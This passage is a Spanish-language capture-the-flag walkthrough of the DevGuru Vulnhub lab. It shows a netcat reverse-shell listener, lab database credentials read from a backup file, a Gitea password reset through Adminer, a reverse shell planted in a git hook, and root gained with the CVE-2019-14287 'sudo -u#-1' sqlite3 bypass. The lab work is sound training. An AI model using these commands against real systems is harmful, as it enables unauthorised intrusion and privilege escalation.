192.168.1.138 - - [10/May/2023 22:48:58] "GET /code.php HTTP/1.1" 200 -
192.168.1.138 - - [10/May/2023 22:53:51] code 40
```

On the right side of the terminal, a NetCat listener is running:

```
(kali@kali)-[~/Documents/Vulnhub/DevGuru/contents]
$ sudo nc -lnvp 4444
(kali@kali)-[~/Documents/Vulnhub/DevGuru/contents]
$ sudo nc -lnvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.1.70] from (UNKNOWN) [192.168.1.138] 46484
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 GNU/Linux
22:03:44 up 5:44, 0 users, load average: 0.02, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

°Para tener una shell dentro del sistema debemos ejecutar el comando:

°`bash -i`

The screenshot shows a terminal window with the following commands and output:

```
$ ls
frank
$ bash -i
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devguru:/home$ ns
www-data@devguru:/home$ s
s: command not found
www-data@devguru:/home$ ls
```

°Ya dentro del servidor podemos navegar por diferentes archivos, pero por conocimiento, cuando estemos dentro de un servidor es importante navegar en el archivo `/var` ya que en este se encuentran respaldos e información importante

°En este caso encontramos varios archivos, entre ellos un Backups que puede contener información importante

```

www-data@devguru:/$ cd /var
cd /var
www-data@devguru:/var$ ls
ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
www-data@devguru:/var$ cd backups
cd backups
www-data@devguru:/var/backups$ ls
ls
app.ini.bak
apt.extended_states.0
apt.extended_states.1.gz

```

◦ Leyendo el "app.ini.bak", encontramos unos usuarios y contraseñas en mysql que podemos usar para poder loguearnos nuevamente

```

[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE = mysql
HOST = 127.0.0.1:3306
NAME is_hidden = gitea
USER = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD = UfFPTF8C8iixVF2m
; For Postgres, schema to use if different from "public". The schema must exist beforehand,
; the user must have creation privileges on it, and the user search path must be set
; to the look into the schema first. e.g.:ALTER USER user SET SEARCH_PATH = schema_name,"$user",pu

```

◦ Al loguearnos en la base de datos "adminer.php" podemos encontrar en registros user, un usuario y contraseña, la cual podemos modificar para poder loguearnos en gitea

registros access
 registros access_token
 registros action
 registros attachment
 registros collaboration
 registros comment
 registros commit_status
 registros deleted_branch
 registros deploy_key
 registros email_address
 registros email_hash
 registros external_login_user
 registros follow
 registros gpg_key
 registros gpg_key_import
 registros hook_task
 registros issue
 registros issue_assignees
 registros issue_dependency
 registros issue_label
 registros issue_user
 registros issue_watch
 registros label
 registros language_stat
 registros lfs_lock
 registros lfs_meta_object
 registros login_source
 registros milestone
 registros mirror
 registros notice
 registros notification
 registros oauth2_application
 registros oauth2_authorization_code
 registros oauth2_grant
 registros oauth2_session
 registros org_user
 registros protected_branch
 registros public_key
 registros pull_request
 registros reaction
 registros release
 registros repository
 registros repo_indexer_status
 registros repo_redirect
 registros repo_topic
 registros repo_unit
 registros review
 registros star
 registros stopwatch
 registros task
 registros team
 registros team_repo
 registros team_unit
 registros team_user
 registros topic
 registros tracked_time
 registros two_factor
 registros u2f_registration
 registros upload
 registros user

SELECT FROM

MODIFY

MODIFICAR

☒ Modify	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	
☒ modificar	1	frank	frank		frank@devguru.local	0	enabled	c200e0d03d1604cee72c484f15

Resultado completo

☐ 1 registro

Modify

Guardar

Selected (1)

Modificar

Clonar

Eliminar

Exportar (1)

Importar

- Hacemos nuevamente le mismo proceso de anteriormente, cambiamos la contraseña en el formato Bcrypt, en la pagina devglan.com y hasheamos la que dessemos y cambiamos

-

Hash Generator

Enter plain text to hash

Select the number of rounds

Generate Hash

Hashed Output:

```
$2a$04$3WtknhidjyNaOsa
pyszFgeCQAmlBPFHJMjb
M9FpNnveTdv078YXFq
```

Hashed Password Matcher

Enter the Bcrypt Hashed Password

Enter the Plain Text Password

Match

Result:

- Cambiamos en nombre del hash a bcrypt para que nos lo haga valido

-

full_name		
email		frank@devguru.local
keep_email_private		0
email_notifications_preference		enabled
passwd		/NaOsapyszFgeCQAmlBPFHJMjbM9FpNnveTdv078YXFq
passwd_hash_algo		pbkdf2
must_change_password		0

- Guardamos los cambios y usamos las credenciales en por la pagina a la que nos redirigue le puerto 8585 de la ip de la pagina

-



Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install

Simply [run the binary](#) for your platform, ship it with [Docker](#), or get it [packaged](#).



Cross-platform

Gitea runs anywhere [Go](#) can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight


Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!




Open Source

Go get [code.gitea.io/gitea](#)! Join us by [contributing](#) to make this project even better. Don't be shy to be a contributor!


°Ya estando logueados nos vamos a los repositorios de Frank en el apartado de configuraciones en Git Hooks, en el apartado de pre,receive, modificaremos el código para obtener una reverse shell



°Para ello podemos usar algun codigo python3 que podemos encontrar en internet para generar un shell Inversa, podemos encontrar en la pagina pentestmonkey.net



- Para guardamos y ponemos en escucha con netCat por el puerto que le hayamos puesto, y para que funcione la shell, tenemos que hacerle una actuazilzacion al repositorio, lo cual solo podemos editar el README.md agregandole una linea y asi guardar los cambios
- AL hacerlo en seguida obtendriamos la shell por netCat con el usuario frank



- Estando dentron nos dirigimos al home, y al listar encontramos la bandera user.txt

```
frank@devguru:/home/frank$ ls
ls  sudo apt-get update 88
data user.txt -get install php php-ctype php-curl php-
frank@devguru:/home/frank$ cat user.txt
cat user.txt
22854d0aec6ba776f9d35bf7b0e00217
```

°Ahora lo que sigues es poder conseguir elevar privilegios, para ello podemos ejecutar el comando sudo -l, para ver que podemos ejecutar como root y desde ahí poder elevarnos nuestros privilegios

```
frank@devguru:/home/frank$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:/home/frank$
```

°Ahora buscamos en Exploit-DB algún exploit que nos permita subir privilegios, el que usaremos se llama "sudo 1.8.27 - Security Bypass"


**EXPLOIT
DATABASE**

sudo 1.8.27 - Security Bypass

EDB-ID: 47502 CVE: 2019-14287 EDB Verified: ✖	Author: MOHIN PARAMASIVAM Type: LOCAL Exploit: ⬇ / {}
Platform: LINUX Date: 2019-10-15 Vulnerable App:	

- Ahora con el siguiente comando que encontramos en este exploit, lo modificamos y ejecutamos en la terminal para que nos abra un editor de sqlite y ahí podremos ejecutar el exploit

With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

o `sudo -u#-1 /bin/bash`

```
frank@devguru:/home/frank$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
root@devguru:/home/frank#
```

° `sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'`

°Habiendo hecho lo anterior, nos cambiaria rapidamente a usuario root y asi poder tener el control total de la maquina

```
root@devguru:/root# cat msg.txt
cat msg.txt
skali@home/hacker#
Congrats on rooting DevGuru!
Contact me via Twitter @zayotic to give feedback!
doesn't check for the existence of the specified user id and
root@devguru:/root# cat root.txt
cat root.txt
96440606fb88aa7497cde5a8e68daf8f id
root@devguru:/root#
/bin/bash is executed with root permission
```